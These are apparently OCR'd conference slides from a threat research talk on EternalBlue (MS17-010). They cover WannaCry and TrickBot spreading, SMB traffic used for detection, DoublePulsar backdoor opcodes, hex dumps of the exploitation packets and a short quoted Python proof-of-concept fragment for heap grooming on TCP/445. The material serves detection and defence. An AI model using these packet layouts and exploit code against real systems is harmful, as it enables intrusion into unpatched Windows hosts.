永恆之藍的攻擊套路與威脅場域

The Attack Patterns and Threatened Environments of EternalBlue

Tony Wang, Threat Researcher
Threat Research, TXOne Networks Inc.
April 17, 2025 @CYBERSEC 2025

Outline

01 | Motivation

02 | Background of EternalBlue

03 | Network Based Detection around EternalBlue and DoublePulsar


04 | Threat Hunting of EternalBlue Related Attack

05 | Conclusion

Motivation


What’s our Hunting Engine Purpose?

- Capture real-time network events for
  - Malware delivering
  - Real cyber attack behavior
  - Suspicious events trigger our hunting rules
- Distribute Hunting Engine nodes with
  - Reaction for specific protocols
  - 24/7 packet recording
  - World wilds



Motivation

- Over 5,000 times PeekNamedPipe requests found on some nodes on our hunting engine in one month
  - PeekNamedPipe request related to vulnerabilities *MS17-010 patched* which mostly used by *EternalBlue*
  - The most request counts on a node was over 20,000
  - Just trying Windows remote named pipe? Or vulnerability check?



Background of EternalBlue

MS17-010 and EternalBlue

- Vulnerabilities patched by MS17-010 security patch
  - SMBv1 protocol on TCP/445
  - Vulnerabilities can be chained to RCE in `srv.sys`
  - Impacted all of MS Windows versions in 2017
  - EternalBlue used as attack chain to inject a backdoor

MS17-010 and EternalBlue


- EternalBlue developed by NSA chained the vulnerabilities which MS17-010 patched as main exploitation method
- Microsoft released MS17-010 patch on Mar. 14, 2017
- Toolkit include EternalBlue leaked by Shadow Brokers on Apr. 14,2017
- WannaCry used EternalBlue for attack and start spreading on May 12, 2017

WannaCry

- WannaCry
  - Ransomware with worm feature
  - Appeared after EternalBlue leaked
  - Spreading method based on EternalBlue

WannaCry and EternalBlue

- WannaCry (mssecsvc.exe) spreading flow



Keep the Operation Running
https://blogs.blackberry.com/en/2017/06/threat-spotlight-inside-the-wannacry-attack
http://roger6.blogspot.com/2017/06/wannacry-analyze-1.html

Q: How powerful EternalBlue is!
Is there any malware also use it for spreading?

A: Of course. 😈


TrickBot

- TrickBot, a trojan which most used in APT attack
  - Steal credentials, sensitive data
  - Install backdoor
  - Download another malware / ransomware
  - Dropped by Emotet
- Found use technique based on EternalBlue for spreading in 2019
  1. Infect AD environment[1]
  2. Download by Emotet and spread Ryuk ransomware[2]

[1] https://unit42.paloaltonetworks.com/wireshark-tutorial-examining-trickbot-infections/
[2] https://www.cybereason.com/blog/research/triple-threat-emotet-deploys-trickbot-to-steal-data-spread-ryuk-ransomware


Difference of EternalBlue and TrickBot

EternalBlue + DoublePulsar



Difference of EternalBlue and TrickBot

Trickbot




Network Based Detection around EternalBlue and DoublePulsar

Keep the Operation Running

Network Traffic of EternalBlue – Target Check

- `PeekNamedPipe Request`
  - Found on malware for checking victim is vulnerable or not
  - Nmap and Metasploit also implement this check



SMB Pipe	PeekNamedPipe Request, FID: 0x0000
SMB	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

Response Error Message	Vulnerable
STATUS_INSUFF_SERVER_RESOURCES (0xc0000205)	✓
STATUS_ACCESS_DENIED (0xc0000022)	×

Network Traffic of EternalBlue – Target Check

- `Trans2 Request SESSION_SETUP`
  - Check DoublePulsar backdoor installed or not

```
SMB        Trans2 Request, SESSION_SETUP
SMB        Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
```

```
Trans2 Request (0x32)
    Word Count (WCT): 15
    Total Parameter Count: 12
    Total Data Count: 0
    Max Parameter Count: 1
    Max Data Count: 0
    Max Setup Count: 0
    Reserved: 00
  > Flags: 0x0000
    Timeout: 4 hours, 17 minutes, 8.812 seconds
```

```
0030  f9 82 60 45 00 00 00 00  00 4e ff 53 4d 42 32 00   ··`E···· ·N·SMB2·
0040  00 00 00 18 07 c0 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 08 ff fe 00 08  41 00 0f 0c 00 00 00 01   ........ A·......
0060  00 00 00 00 00 00 00 cc  6c eb 00 00 00 0c 00 42   ·......· l·····B
0070  00 00 00 4e 00 01 00 0e  00 0d 00 00 00 00 00 00   ···N···· ........
0080  00 00 00 00 00 00 00 00                           ........
```

1. Add all byte value in Timeout field
   `0xcc + 0x6c + 0xeb = 0x223`
2. AND 0xff
   `0x223 & 0xff = 0x23`


DoublePulsar OP Code	Command
0x23	Ping
0xc8	Code Execution
0x77	Uninstall


Network Traffic of EternalBlue – Target Check

- Response of `Trans2 Request SESSION_SETUP`
  - Check DoublePulsar backdoor installed or not

```
SMB     Trans2 Request, SESSION_SETUP
SMB     Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
```

Req. OP Code	Multiplex ID	Status Code	Status
0x23	65	-	✕
	81	0x10 (81 – 65 = 16)	Pong





Network Traffic of EternalBlue – Main Exploitation

- NT Trans Request
  - Main exploitation target to CVE-2017-0144

```
SMB (Server Message Block Protocol)
  SMB Header
  NT Trans Request (0xa0)
    Word Count (WCT): 20
    Max Setup Count: 1
    Reserved: 0000
    Total Parameter Count: 30
    Total Data Count: 66512
    Max Parameter Count: 30
    Max Data Count: 0
    Parameter Count: 30
    Parameter Offset: 75
    Data Count: 976
    Data Offset: 104
    Setup Count: 1
    Function: Unknown (0)
    Unknown NT transaction (0) Setup
    Byte Count (BCC): 1004
    Unknown NT transaction (0) Parameters
```

```
SMB     NT Trans Request, <unknown>
SMB     NT Trans Response, <unknown (0)>
```

```
000001C5  00 00 04 38 ff 53 4d 42  a0 00 00 00 00 18 07 c0   ...8.SMB ........
000001D5  00 00 00 00 00 00 00 00  00 00 00 00 00 08 ff fe   ........ ........
000001E5  00 08 41 00 14 01 00 00  1e 00 00 00 d0 03 01 00   ..A..... ........
000001F5  1e 00 00 00 00 00 00 00  1e 00 00 00 4b 00 00 00   ........ ....K...
00000205  d0 03 00 00 68 00 00 00  01 00 00 00 00 ec 03 00   ....h... ........
00000215  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000225  00 00 00 00 00 00 00 00  00 00 00 00 00 00 01 00   ........ ........
00000235  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000245  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000255  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000265  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000275  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000285  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

Network Traffic of EternalBlue – Main Exploitation

- TCP/445 packet for allocating NonPagedPool through victim handler
  - Multiple connections (5~) initialed with this packet

EternalBlue

```
00000000  00 00 ff f7 fe 53 4d 42  00 00 00 00 00 00 00 00   .....SMB ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000080  00 00 00 00                                       ....
```

TrickBot

```
00000000  00 00 ff f7 42 41 41 44  00 00 00 00 00 00 00 00   ....BAAD ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000080  00 00 00 00                                       ....
```

Python PoC code from Github[1]

```
1  def createConnectionWithBigSMBFirst80(target):
2      sk = socket.create_connection((target, 445))
3      pkt = '\x00' + '\x00' + pack('>H', 0xfff7)
4      pkt += 'BAAD' # can be any
5      pkt += '\x00'*0x7c
6      sk.send(pkt)
7      return sk
```

Keep the Operation Running

